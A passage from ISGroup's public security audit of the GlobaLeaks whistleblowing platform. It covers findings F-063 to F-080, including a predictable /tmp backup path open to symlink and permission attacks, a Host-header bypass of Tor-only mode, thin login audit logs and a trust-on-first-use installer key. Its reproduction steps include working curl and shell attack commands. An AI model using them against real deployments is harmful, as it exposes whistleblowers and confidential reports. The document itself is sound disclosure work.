60 def default_backup_path():
61     t = datetime.now().strftime("%y_%m_%d")
62     name = "globaleaks_backup_{}.tar.gz".format(t)
63     return os.path.join("/tmp", name)
...
102     sp.check_call(["tar", "-zcf", args.backuppath, "--exclude='backups'", "-
C", args.workdir, '.'])

documentation/setup/backup-and-restore.rst:
9   gl-admin backup
11  After running the command, you will find a `tar.gz` archive in `/tmp`. The
file will be named in the format: `globaleaks_backup_YY_MM_DD.tar.gz`.
```

PoC

The following local reproduction uses the same `tar -zcf 0 -C 1 .` invocation pattern as `gl-admin backup` and shows that the backup destination follows a symlink.

Steps to reproduce

1. Create a mock workdir, target file, and predictable backup-path symlink.

```
tmpdir=$(mktemp -d)
mkdir -p "$tmpdir/work"
printf 'secret' > "$tmpdir/work/globaleaks.db"
printf 'original' > "$tmpdir/target"
ln -s "$tmpdir/target" "$tmpdir/globaleaks_backup_test.tar.gz"
```

2. Run the same archive creation pattern used by `gl-admin backup`.

```
tar -zcf "$tmpdir/globaleaks_backup_test.tar.gz" --exclude='backups' -C "$tmpdir/
work" .
```

3. Inspect the symlink target.

```
ls -l "$tmpdir/globaleaks_backup_test.tar.gz" "$tmpdir/target"
wc -c "$tmpdir/target"
```

Expected result

The backup operation should refuse to write through a pre-existing symlink in a shared temporary directory, or should create the archive in a private directory with exclusive creation semantics.

Actual result

The symlink remains in place and the symlink target is overwritten with the generated tar.gz data.

Impact

This is a local symlink-following issue in the privileged backup workflow. A local attacker on a multi-user host can prepare the predictable `/tmp/globaleaks_backup_YY_MM_DD.tar.gz` path before an operator runs the documented `gl-admin backup` command. If the operator runs the backup with privileges that can write to the symlink target, the target file is truncated and replaced with backup archive data.

Impacted users or systems:

- Multi-user GlobaLeaks hosts where unprivileged local users can create entries in `/tmp`.
- Operators who run the documented `gl-admin backup` command without passing an explicit protected backup path.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**High**	**High**

CWE-59 Improper Link Resolution Before File Access ('Link Following')

CWE-379 Creation of Temporary File in Directory with Insecure Permissions

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.24 F-063 - Local backup leaks archive contents

A pre-created world-readable backup file in `/tmp` can cause the next privileged backup to expose its full contents locally.

IMPACT	COMPONENT	FOUND BY
Sensitive backup exposure	**Backend**	**GPT-5.5 medium via run_codex_cwe_line v1**

`gl-admin backup` writes the default backup archive to a predictable path in `/tmp` and passes that path directly to `tar -zcf`. If a local user pre-creates `/tmp/globaleaks_backup_YY_MM_DD.tar.gz` as a regular file with permissive mode bits, tar truncates and rewrites that existing file instead of creating a new root-owned private file. The resulting full GlobaLeaks backup can remain readable to the local user who prepared the file.

Details

Affected source code, component, endpoint, or function:

```
backend/bin/gl-admin: default_backup_path(), backup()
documentation/setup/backup-and-restore.rst
```

Description:

The documented backup command defaults to /tmp/globaleaks_backup_YY_MM_DD.tar.gz, a filename that any local user can predict. The backup code does not create the archive with exclusive creation semantics, does not refuse pre-existing files, and does not set restrictive permissions on the destination before writing sensitive data. GNU tar opens the specified archive path and writes into an existing regular file, preserving that file's existing ownership and mode.

On deployments where an operator or automation runs the documented backup command with privileges to read /var/globaleaks, a local user can pre-create the default archive path with mode 0666. If the kernel and mount configuration allow the privileged backup process to open that pre-existing file, the generated archive inherits the attacker-controlled file permissions and the local user can read the backup. The archive contains the full application data directory, including reports, attachments, metadata, configuration, and key material.

Relevant code:

```
backend/bin/gl-admin:
60 def default_backup_path():
61     t = datetime.now().strftime("%y_%m_%d")
62     name = "globaleaks_backup_{}.tar.gz".format(t)
63     return os.path.join("/tmp", name)
...
102     sp.check_call(["tar", "-zcf", args.backuppath, "--exclude='backups'", "-
C", args.workdir, '.'])

documentation/setup/backup-and-restore.rst:
9   gl-admin backup
11  After running the command, you will find a `tar.gz` archive in `/tmp`. The
file will be named in the format: `globaleaks_backup_YY_MM_DD.tar.gz`.
```

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

PoC

The following local reproduction uses the same archive creation pattern as `gl-admin backup` and shows that tar preserves an existing destination file's permissive mode bits.

Steps to reproduce

1. Create a mock work directory and a pre-existing backup destination with world-readable permissions.

```
tmpdir=$(mktemp -d)
mkdir -p "$tmpdir/work"
printf 'secret report data\n' > "$tmpdir/work/globaleaks.db"
touch "$tmpdir/globaleaks_backup_test.tar.gz"
chmod 0666 "$tmpdir/globaleaks_backup_test.tar.gz"
ls -l "$tmpdir/globaleaks_backup_test.tar.gz"
```

2. Run the same archive creation pattern used by `gl-admin backup`.

```
tar -zcf "$tmpdir/globaleaks_backup_test.tar.gz" --exclude='backups' -C "$tmpdir/
work" .
```

3. Inspect the resulting archive permissions and contents.

```
ls -l "$tmpdir/globaleaks_backup_test.tar.gz"
tar -tzf "$tmpdir/globaleaks_backup_test.tar.gz"
```

Expected result

The backup operation should create a new archive with restrictive ownership and mode, or refuse to write if the predictable default path already exists.

Actual result

The archive is written into the pre-existing file and the file remains readable according to its previous mode bits, such as `-rw-rw-rw-`.

Impact

This is a local permission-preservation issue in the privileged backup workflow. A local user on a multi-user host can prepare the predictable default backup filename before an operator runs the documented `gl-admin backup` command. If the privileged backup process can open the pre-existing regular file, the sensitive backup archive is written with attacker-controlled permissions and can be read by the local user.

Some hardened Linux configurations can reject privileged writes to other users' regular files in sticky world-writable directories. The repository does not enforce that protection itself, and the backup code remains unsafe on systems or configurations where that kernel mitigation is absent or disabled.

Impacted users or systems:

- Multi-user GlobaLeaks hosts where unprivileged local users can create entries in `/tmp`.
- Operators or automation that run the documented `gl-admin backup` command without passing an explicit protected output path.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**None**

CWE-276 Incorrect Default Permissions

CWE-281 Improper Preservation of Permissions

CWE-379 Creation of Temporary File in Directory with Insecure Permissions

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.25 F-064 - High ports bypass Tor-only mode

Tor-only deployments can still expose public APIs on high ports, letting remote clients bypass the intended channel restriction.

IMPACT	COMPONENT	FOUND BY
Channel policy bypass	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

Disabling `reachable_via_web` removes hostname routing and packaged port redirects, but the backend still binds public high ports and does not enforce the global Tor-only setting in request authorization. A remote client that can reach TCP/8443 can send `Host: localhost` and access the root tenant, including public submission-session creation when the per-role `https_whistleblower` flag remains at its default `true` value.

Details

Affected source code, component, endpoint, or function:

```
client/app/src/pages/admin/network/tor/tor.component.html - reachable_via_web and
role HTTPS toggles
client/app/src/pages/admin/network/tor/tor.component.ts - updateTor()
backend/globaleaks/rest/requests.py - AdminNetworkDesc
backend/globaleaks/handlers/admin/network.py - NetworkInstance.put(),
db_update_network()
backend/globaleaks/state.py - StateClass.bind_tcp_ports()
debian/globaleaks.init - network_sandboxing_start()
backend/globaleaks/rest/api.py - APIResourceWrapper.render()
backend/globaleaks/handlers/base.py - connection_check()
backend/globaleaks/handlers/auth/__init__.py - ReceiptAuthHandler.post()
GET /api/public
POST /api/auth/receiptauth
```

Description:

The administrator UI presents `reachable_via_web` as the global control for whether the platform is reachable without Tor. The role-specific HTTPS checkboxes are shown only while that global checkbox is enabled, but disabling the global option does not clear or disable the hidden `https_admin`, `https_receiver`, or `https_whistleblower` values. Those values default to true.

On the backend, `reachable_via_web` is accepted independently from the `https_*` flags and is not combined with them in `connection_check()`. Runtime authorization only checks the role-specific `https_0` flag and the request's Tor heuristic. Separately, the daemon always reserves the remote `8080` and `8443` listeners on the configured address. The Debian init script skips the 80/443 redirects when `REACHABLE_VIA_WEB=0`, but it does not make the application reject direct high-port requests and the repository does not install a DROP/REJECT rule for those high ports.

When `reachable_via_web` is false, cache refresh intentionally omits the configured hostname from the tenant hostname map. A normal request using the public hostname therefore fails tenant resolution, but `APIResourceWrapper.render()` special-cases `Host: localhost` and `Host: 127.0.0.1` as the root tenant without checking whether the peer is actually local. A remote client that can connect to `https://TARGET:8443/` can set `Host: localhost`, select tenant 1, and reach public APIs. Because `https_whistleblower` remains true

by default and is not gated by `reachable_via_web`, the same path can create a whistleblower submission session over clearnet despite the global setting being disabled.

This is materially distinct from the active-session network-policy issue: no pre-existing session is required, and the bypass targets the global web-reachability switch plus host-header tenant selection rather than stale per-request enforcement for authenticated role sessions.

Relevant code:

```
client/app/src/pages/admin/network/tor/tor.component.html

31   <input id="reachable-via-web" class="form-check-input"
[(ngModel)]="networkData.reachable_via_web" name="reachable_via_web"
type="checkbox">
32   <label for="reachable-via-web">{{ 'Let the platform be reachable without Tor'
| translate }}</label>
33 </div>
34 @if (networkData.reachable_via_web) {
35   <div>
36     <div class="form-group">
37       <label>{{ 'Roles enabled to use the platform without Tor' | translate }}</
label>
...
76       <input id="https-whistleblower" class="form-check-input"
[(ngModel)]="networkData.https_whistleblower"
77         name="https_whistleblower" type="checkbox">
```

```
backend/globaleaks/rest/requests.py

253 AdminNetworkDesc = {
254     'https_admin': bool,
255     'https_analyst': bool,
256     'https_custodian': bool,
257     'https_whistleblower': bool,
258     'https_receiver': bool,
259     'reachable_via_web': bool,
...
```

```
backend/globaleaks/state.py

168     for port in self.settings.bind_remote_ports:
169         sock, fail = reserve_tcp_socket(self.settings.bind_address, port)
...
175         if port == 8443:
176             self.https_socks += [sock]
177         else:
178             self.http_socks += [sock]
```

```
debian/globaleaks.init

106     if [[ "$REACHABLE_VIA_WEB" -eq "1" ]]; then
107         iptables -m comment --comment "globaleaks" -t nat -A PREROUTING -p tcp
--dport 80 -j REDIRECT --to-port 8080
...
116         iptables -m comment --comment "globaleaks" -t filter -A INPUT -p tcp --
dport 8443 -j ACCEPT
117         ip6tables -m comment --comment "globaleaks" -t filter -A INPUT -p tcp -
-dport 8443 -j ACCEPT
118     fi
```

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

```
backend/globaleaks/rest/api.py

416     request.client_using_tor = request.client_ip in State.tor_exit_set or 417
request.port == 8083
...
423     if not State.tenants[1].cache.wizard_done or 424
request.hostname.lower() in (b'127.0.0.1', b'localhost') or 425
(State.tenants[1].cache.hostname == '' and isIPAddress(request.hostname)):
426         request.tid = 1
```

```
backend/globaleaks/handlers/base.py

81      https_allowed = cache.get(https_allowed_key)
82      if not https_allowed and not client_using_tor:
83          raise errors.TorNetworkRequired
```

PoC

Steps to reproduce

1. On a packaged deployment using the default listener address, disable web reachability from the administrator network page while leaving the default role HTTPS flags unchanged. The same state can be represented through the admin network API as:

```
curl -k -sS -X PUT 'https://TARGET/api/admin/network' -H 'Content-Type:
application/json' -H 'X-Session: <admin-session>' --data '{
    "https_admin": true,
    "https_analyst": true,
    "https_custodian": true,
    "https_receiver": true,
    "https_whistleblower": true,
    "reachable_via_web": false,
    "anonymize_outgoing_connections": false,
    "ip_filter_admin_enable": false,
    "ip_filter_admin": "",
    "ip_filter_analyst_enable": false,
    "ip_filter_analyst": "",
    "ip_filter_custodian_enable": false,
    "ip_filter_custodian": "",
    "ip_filter_receiver_enable": false,
    "ip_filter_receiver": ""
  }'
```

2. Restart the packaged service so `debian/globaleaks.init` sees `REACHABLE_VIA_WEB=0`. Confirm that the daemon still binds the remote high HTTPS port from `Settings.bind_remote_ports` and that no repository rule rejects direct access to that port.

```
ss -ltnp | grep ':8443'
```

3. From a remote client that can reach the high port, send a direct HTTPS request with a local Host header.

```
curl -k -i 'https://TARGET:8443/api/public' -H 'Host: localhost'
```

4. Create a whistleblower submission session over the same clearnet path.

```
curl -k -i -X POST 'https://TARGET:8443/api/auth/receiptauth' -H 'Host: localhost'
-H 'Content-Type: application/json' --data '{"receipt":""}'
```

Expected result

When `reachable_via_web` is disabled, non-Tor requests to the platform should be rejected regardless of the Host header or direct backend port. The global setting should either stop binding public high ports, install an explicit reject policy for them, or be enforced before public and authentication handlers run.

Actual result

The backend continues listening on `8080` and `8443`, treats `Host: localhost` as tenant 1 without verifying a local peer, and evaluates whistleblower access only through `https_whistleblower`. With the default hidden `https_whistleblower=true`, a clearnet client can access public resources and create a submission session while the platform is configured as not reachable without Tor.

Impact

This bypasses the platform-wide Tor-only reachability control. A deployment that disables web reachability to avoid clearnet exposure can still expose public tenant metadata, questionnaires, recipient listings, receipt login, and new submission-session creation on direct high ports when those ports are reachable through the host firewall or deployment environment. The path can also undermine operator assumptions about whistleblower anonymity and increase the attack surface for public authentication and intake endpoints.

Impacted users or systems:

- Packaged deployments using the default `LISTENING_IP=::` and backend remote ports `8080` / `8443`.
- Deployments where TCP/8080 or TCP/8443 is reachable despite `reachable_via_web=false`.
- Operators and whistleblowers relying on the global setting to make the platform Tor-only.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**Low**

CWE-807 Reliance on Untrusted Inputs in a Security Decision

CWE-358 Improperly Implemented Security Check for Standard

CWE-693 Protection Mechanism Failure

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.26 F-070 - GitHub Actions pinning helper accepts token via command-line argument

A maintainer token passed on the command line can leak through process lists, shell history, or CI logs.

IMPACT	COMPONENT	FOUND BY
Credential disclosure	**Scripts**	**GPT-5.5 medium v1**

The GitHub Actions pinning helper accepts a GitHub personal access token through `--token 0`. Command-line arguments can be exposed through process listings, shell history, terminal logs, or CI logs, increasing the chance of credential disclosure.

Details

Affected source code, component, endpoint, or function:

```
scripts/bump_and_pin_gitactions_version.sh
```

Description:

The script documents and parses a --token argument. Supplying secrets through argv is unsafe because local users and process monitoring tools may be able to read command-line arguments while the process is running. The token can also be recorded in shell history or copied into CI logs.

The script also supports reading GITHUB_TOKEN or GH_TOKEN from the environment, which is safer for CI secret injection than a command-line argument.

Relevant code:

```
17 Options:
18   --token <PAT>   GitHub token (else read from $GITHUB_TOKEN, else anonymous)
...
27 while [[ $# -gt 0 ]]; do
28     case $1 in
29         --token)        GITHUB_TOKEN="$2"; shift 2 ;;
...
39 : "${GITHUB_TOKEN:=${GH_TOKEN:-}}"
...
51         http_code=$(curl -sSL -o "$body_file" -w '%{http_code}' \
52             -H "Authorization: token $GITHUB_TOKEN" \
```

PoC

Steps to reproduce

1. Start the script using a token argument.

```
./scripts/bump_and_pin_gitactions_version.sh --token ghp_exampleSecretValue --dry-
run
```

2. While the process is running, inspect process arguments from another shell.

```
ps auxww | rg 'bump_and_pin_gitactions_version|ghp_exampleSecretValue'
```

3. Observe that the token may be visible in process arguments.

```
./scripts/bump_and_pin_gitactions_version.sh --token ghp_exampleSecretValue --dry-
run
```

Expected result

The script should avoid accepting secrets via command-line arguments and should instruct users to provide tokens through a protected environment variable, a non-echoing prompt, a credentials helper, or a file descriptor.

Actual result

The script accepts a PAT directly in argv.

Impact

This can disclose GitHub tokens to local users, process monitoring, logs, or command history. The token impact depends on its scopes.

Impacted users or systems:

- Maintainers running the helper with `--token`.
- CI jobs or automation that include the token in a command line.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**None**

CWE-522 Insufficiently Protected Credentials

CWE-532 Insertion of Sensitive Information into Log File

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.27 F-076 - Debian postinst does not re-enforce permissions on existing data directory

Unsafe permissions on an existing data directory can survive package install or upgrade and leave sensitive local data exposed.

IMPACT	COMPONENT	FOUND BY
Local data exposure	**Debian**	**GPT-5.5 medium v1**

The Debian post-installation script creates `/var/globaleaks` with restrictive permissions only when the directory does not already exist. If the directory already exists with unsafe owner or mode, the package leaves those permissions unchanged, which can expose sensitive application data or allow local tampering.

Details

The post-installation script creates the service account and data directory.

Affected source code, component, endpoint, or function:

```
debian/globaleaks.postinst
backend/default
```

Description:

The package stores GlobaLeaks working data under /var/globaleaks. The postinst script only applies mkdir -m 700 and chown globaleaks:globaleaks when /var/globaleaks does not exist. On upgrades, reinstalls, or hosts with a pre-existing directory, unsafe permissions are preserved.

Because /var/globaleaks contains the database, uploaded files, logs, temporary files, and other sensitive state, the package should verify and enforce safe ownership and permissions on the top-level directory during installation.

Relevant code:

```
debian/globaleaks.postinst:
17 if [ ! -d "/var/globaleaks" ]; then
18     mkdir -m 700 /var/globaleaks && chown globaleaks:globaleaks /var/globaleaks
19 fi

backend/default:
13 # WORKING_DIR
14 # must be configured with the daemon working directory
15 WORKING_DIR=/var/globaleaks/
```

PoC

The issue can be reproduced by installing the package on a host where `/var/globaleaks` already exists with permissive permissions.

Steps to reproduce

1. Pre-create the data directory with unsafe permissions.

```
sudo mkdir -p /var/globaleaks
sudo chmod 755 /var/globaleaks
sudo chown root:root /var/globaleaks
```

2. Install or reinstall the Debian package so that `debian/globaleaks.postinst` runs.

```
sudo dpkg -i globaleaks.deb
```

3. Check the resulting permissions.

```
stat -c '%a %U:%G %n' /var/globaleaks
```

Expected result

The package should reject unsafe pre-existing paths such as symlinks and enforce restrictive top-level ownership and permissions, for example `globaleaks:globaleaks` and `0700`.

Actual result

If `/var/globaleaks` already exists, the script does not apply ownership or permission changes.

Impact

This is a local data exposure and integrity weakness. It does not by itself create remote code execution, but it can leave sensitive GlobaLeaks state accessible or writable on systems with a pre-existing unsafe data directory.

Impacted users or systems:

- Debian or Ubuntu deployments installed over a pre-existing `/var/globaleaks`.
- Upgrade or recovery workflows where directory permissions were previously modified.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**High**	**Low**

CWE-276 Incorrect Default Permissions

CWE-732 Incorrect Permission Assignment for Critical Resource

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.28 F-077 - Login failure audit entries omit attempted principal context

Failed login attempts are recorded too generically to support reliable investigation of targeted guessing or spraying activity.

IMPACT	COMPONENT	FOUND BY
Auditability loss	**Backend**	**Claude Sonnet 4.6 medium via run_codex_cwe_line v1**

Failed internal-user and whistleblower authentication attempts are written to the administrator audit log only as generic `login_failure` or `whistleblower_login_failure` events. The event does not include the attempted username, report/object identifier, source IP address, Tor/clearnet state, user agent, or failure reason. The HTTP access log also suppresses IP address and user-agent fields for unauthenticated requests, so administrators cannot correlate or investigate credential-spraying, targeted account guessing, or receipt-guessing attempts from the repository's built-in audit interfaces.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/auth/__init__.py — db_login_failure(),
AuthenticationHandler.post(), ReceiptAuthHandler.post()
backend/globaleaks/utils/log.py — logFormatter()
backend/globaleaks/handlers/base.py — BaseHandler.get_session()
backend/globaleaks/handlers/admin/auditlog.py — AuditLog and AccessLog handlers
```

Description:

The authentication handlers receive request context that is needed for security investigations, including the submitted internal username, the request IP address, whether the client is using Tor, and the user agent. On failed authentication, that context is discarded before writing the audit event. The audit event contains only the tenant and a generic failure type.

For whistleblower receipt failures, the backend should not log the submitted receipt secret, but it can still record safe context such as request origin, Tor/clearnet state, and a non-secret failure category. Instead, all failed receipt attempts for a tenant collapse into identical audit rows.

The separate HTTP access log does not compensate for this omission. Its formatter replaces the source IP address and user agent with '-' unless request.log_ip_and_ua is true. That flag is only set after a valid non-whistleblower session is recovered, so unauthenticated login failures are also written to access.log without the fields needed to distinguish sources.

Relevant code:

```
# backend/globaleaks/handlers/auth/__init__.py
23 def db_login_failure(session, tid, whistleblower=False):
24     db_log(session, tid=tid, type='whistleblower_login_failure' if
whistleblower else 'login_failure')
25
26     raise errors.InvalidAuthentication

195 def post(self):
197     request = self.validate_request(self.request.content.read(),
requests.AuthDesc)
...
203     session = yield login(tid,
204                           request['username'],
205                           request['password'],
206                           request['authcode'],
207                           self.request.client_using_tor,
208                           self.request.client_ip)

247 def post(self):
248     request = self.validate_request(self.request.content.read(),
requests.ReceiptAuthDesc)
...
258     if request['receipt']:
259         session = yield login_whistleblower(self.request.tid,
request['receipt'],
260                                             self.request.client_using_tor,
operator_id)
```

```
# backend/globaleaks/utils/log.py
69 client_ip = '-'
70 client_ua = '-'
71
72 if request.log_ip_and_ua:
73     client_ip = request.client_ip
74     client_ua = request.client_ua
```

```
# backend/globaleaks/handlers/base.py
151 if session is None or session.tid != self.request.tid:
152     return
...
154 if session.role != 'whistleblower' and \
155    self.state.tenants[1].cache.get('log_accesses_of_internal_users', False):
156      self.request.log_ip_and_ua = True
```

```
# backend/globaleaks/handlers/admin/auditlog.py
11 def serialize_log(log):
12     return {
13         'date': log.date,
14         'type': log.type,
15         'user_id': log.user_id,
16         'object_id': log.object_id,
17         'data': log.data
18     }

120 class AccessLog(BaseHandler):
124     check_roles = 'admin'
125     root_tenant_only = True
127     def get(self):
128         path = os.path.abspath(os.path.join(self.state.settings.working_path,
'log/access.log'))
129         return self.write_file_as_download('access.log', path)
```

PoC

Steps to reproduce

1. Send two failed internal-user login attempts against the same tenant, using different usernames or different source addresses.

```
curl -k -sS https://example.test/api/auth/authentication \
  -H 'Content-Type: application/json' \
  --data '{"tid":0,"username":"alice","password":"wrong","authcode":""}'

curl -k -sS https://example.test/api/auth/authentication \
  -H 'Content-Type: application/json' \
  --data '{"tid":0,"username":"bob","password":"wrong","authcode":""}'
```

2. As an administrator, fetch the audit log.

```
curl -k -sS https://example.test/api/admin/auditlog -H 'X-Session: <admin-session-
id>'
```

3. As a root-tenant administrator, fetch the access log.

```
curl -k -sS https://example.test/api/admin/auditlog/access -H 'X-Session: <admin-
session-id>'
```

Expected result

Failed authentication audit entries should contain enough non-secret context for investigation and correlation. For internal users, that includes at least the attempted username or user identifier when safe, request origin, Tor/clearnet state, and timestamp. For whistleblower receipt failures, the receipt secret should not be logged, but the event should still include safe origin metadata and a non-secret failure category.

Actual result

The administrator audit log contains generic events equivalent to:

```
{"type":"login_failure","user_id":null,"object_id":null,"data":null}
```

Failed whistleblower receipt attempts similarly become indistinguishable `whistleblower_login_failure` rows. The access log writes `-` for the IP address and user agent for these unauthenticated requests, so the built-in logs do not show which account or report was targeted or where the attempts came from.

Impact

This is an auditability vulnerability. An unauthenticated attacker can perform credential stuffing, account guessing, targeted administrator/recipient login attempts, or whistleblower receipt guessing while leaving only tenant-wide generic failure counters in the audit log. Administrators cannot use the built-in audit interfaces to determine which account was targeted, whether failures came from one origin or many origins, whether attempts used Tor or clearnet, or whether a whistleblower report is under targeted receipt-guessing attack.

Impacted users or systems:

- GlobaLeaks operators relying on the built-in administrator audit log and downloadable access log for security monitoring.

- Administrators and recipients whose accounts are targeted by credential-guessing or password-spraying attempts.
- Whistleblower reports targeted by receipt-guessing attempts.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Low**	**None**

CWE-223 Omission of Security-relevant Information

CWE-778 Insufficient Logging

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.29 F-078 - Install script trusts APT signing key fetched over HTTPS (trust-on-first-use)

The installer trusts a freshly downloaded signing key on first use, so a compromised delivery path can subvert package trust.

IMPACT	COMPONENT	FOUND BY
Package trust bypass	**Scripts**	**GPT-5.5 medium v1**

The installer downloads the GlobaLeaks APT signing key at install time and immediately configures it as a trusted key for package installation. The script does not verify the key fingerprint against an embedded expected value.

Details

Affected source code, component, endpoint, or function:

```
scripts/install.sh
```

Description:

The installer fetches the repository signing key from https://deb.globaleaks.org/globaleaks.asc and writes it into /etc/apt/trusted.gpg.d. It then configures the GlobaLeaks APT repository to use that key and installs packages from the repository.

TLS protects the transport, but the script has no independent trust anchor for the key material. If the download endpoint, DNS, certificate issuance path, CDN, mirror, or published key file is compromised, the attacker-provided key becomes trusted for the repository in this installation flow.

Relevant code:

```
146   echo "Adding GlobaLeaks PGP key to trusted APT keys"
147   curl -sS https://deb.globaleaks.org/globaleaks.asc | gpg --dearmor -o /etc/
apt/trusted.gpg.d/globaleaks.gpg

149   echo "Updating GlobaLeaks apt source.list in /etc/apt/sources.list.d/
globaleaks.list ..."
150   echo "deb [signed-by=/etc/apt/trusted.gpg.d/globaleaks.gpg] https://
deb.globaleaks.org $DISTRO_CODENAME/" > /etc/apt/sources.list.d/globaleaks.list

152   DO "apt update -y"
...
157     DO "apt install -y --no-install-recommends python3-munkres globaleaks"
```

PoC

Steps to reproduce

1. Review the installer key installation path.

```
nl -ba scripts/install.sh | sed -n '146,157p'
```

2. Confirm that no fingerprint verification is performed before writing the keyring.

```
rg -n 'fingerprint|--show-keys|with-fingerprint|globaleaks.asc|trusted.gpg.d'
scripts/install.sh
```

3. The only trust decision before package installation is the downloaded key itself.

```
curl .../globaleaks.asc | gpg --dearmor -o /etc/apt/trusted.gpg.d/globaleaks.gpg
apt install ... globaleaks
```

Expected result

The installer should verify the downloaded key fingerprint against a hardcoded expected fingerprint before trusting it, or ship the repository key through a separately authenticated channel.

Actual result

The downloaded key is trusted without an explicit fingerprint check.

Impact

This is a supply-chain hardening issue in the installation path. A compromise of the key download path can lead to installation of attacker-signed packages.

Impacted users or systems:

- New installations using `scripts/install.sh`.
- Automation that runs the installer on fresh systems.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**High**	**High**

CWE-345 Insufficient Verification of Data Authenticity

CWE-494 Download of Code Without Integrity Check

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.30 F-079 - Build script validates distribution argument as regex substring

A malformed distribution argument can slip through validation and contaminate later build paths and packaging logic.

IMPACT	COMPONENT	FOUND BY
Build integrity risk	**Scripts**	**GPT-5.5 medium v1**

The package build script validates the `-d` distribution argument with a regex substring match against a space-separated string. Malformed values containing regex metacharacters can pass validation and later be used in path construction and build logic.

Details

Affected source code, component, endpoint, or function:

```
scripts/build.sh
```

Description:

The script stores valid targets in a space-separated string and checks the user-supplied DISTRIBUTION with [[$TARGETS =~ $DISTRIBUTION]]. The right-hand side is treated as a regular expression, not as a literal enum value. Inputs such as .* can match the target string and pass validation.

When DISTRIBUTION is not all, TARGETS is assigned to the untrusted value. Later the script uses TARGET in path construction for build directories, Debian control files, requirements files, changelog substitution, and dput paths.

Relevant code:

```
5 TARGETS="bookworm bullseye focal jammy noble resolute trixie"
6 DISTRIBUTION="trixie"
...
24 while getopts "d:t:nph:lz" opt; do
25   case $opt in
26     d) DISTRIBUTION="$OPTARG"
...
48 if ! [[ $TARGETS =~ $DISTRIBUTION ]] && [[ $DISTRIBUTION != 'all' ]]; then
49  usage
50  exit 1
51 fi

53 if [ "$DISTRIBUTION" != 'all' ]; then
54   TARGETS=$DISTRIBUTION
55 fi
...
102 for TARGET in $TARGETS; do
105   BUILDDIR="build/$TARGET"
...
115   cp debian/controlX/control.$TARGET  debian/control
116   cp backend/requirements/requirements.txt.$TARGET backend/requirements.txt
118   sed -i "s/stable; urgency=/$TARGET; urgency=/g" debian/changelog
```

PoC

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Steps to reproduce

1. Run the validation logic with a regex value.

```
TARGETS="bookworm bullseye focal jammy noble resolute trixie"
DISTRIBUTION='.*'
if ! [[ $TARGETS =~ $DISTRIBUTION ]] && [[ $DISTRIBUTION != 'all' ]]; then echo
rejected; else echo accepted; fi
```

2. Observe that the invalid distribution is accepted.

```
accepted
```

3. In the full script, the accepted value flows into build path construction.

```
BUILDDIR="build/$TARGET"
cp debian/controlX/control.$TARGET debian/control
```

Expected result

The distribution argument should be validated as an exact enum value, for example with a `case` statement over the supported codenames and `all`.

Actual result

The argument is interpreted as a regex and can pass validation even when it is not a supported distribution.

Impact

This can cause incorrect builds, unintended file accesses, or packaging behavior controlled by an untrusted build argument. The impact is highest if build parameters are forwarded from CI, release automation, or other user-controlled inputs.

Impacted users or systems:

- Maintainers or CI systems running `scripts/build.sh -d 0`.
- Release automation that accepts a distribution value from workflow inputs or external tooling.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**Low**

CWE-20 Improper Input Validation

CWE-625 Permissive Regular Expression

Info 10.31 F-080 - AppArmor profile permits unneeded privileged capabilities

The packaged AppArmor profile leaves unnecessary capabilities available and weakens containment if the daemon ever reaches them.

IMPACT	COMPONENT	FOUND BY
Sandbox hardening gap	**Debian**	**GPT-5.5 medium v1**

The Debian AppArmor profile for GlobaLeaks allows several powerful Linux capabilities, including DAC bypass and ownership-changing capabilities. If the confined process ever runs with or gains these capabilities through another configuration path, the profile would not block their use.

Details

The AppArmor profile is installed for `/usr/bin/globaleaks` and used by the init script through `aa-exec`.

Affected source code, component, endpoint, or function:

```
debian/apparmor/usr.bin.globaleaks
debian/globaleaks.init
```

Description:

The profile permits capability setgid, setuid, fsetid, fowner, chown, dac_override, dac_read_search, and sys_tty_config. These are broad privileges for the Python application process. AppArmor does not grant capabilities that the process does not otherwise have, but it does define what the profile would allow if such capabilities are present.

Because the service is security-sensitive and stores confidential reports and secrets, the profile should follow least privilege and only allow capabilities that are demonstrably required by the confined application.

Relevant code:

```
debian/apparmor/usr.bin.globaleaks:
3  profile usr.bin.globaleaks flags=(attach_disconnected) {
10     capability setgid,
11     capability setuid,
12     capability fsetid,
13     capability fowner,
14     capability chown,
15     capability dac_override,
16     capability dac_read_search,
17     capability sys_tty_config,

debian/globaleaks.init:
163            if start-stop-daemon \
166                --chuid ${USERNAME} \
168                --startas $(command -v aa-exec) \
169                --exec $DAEMON \
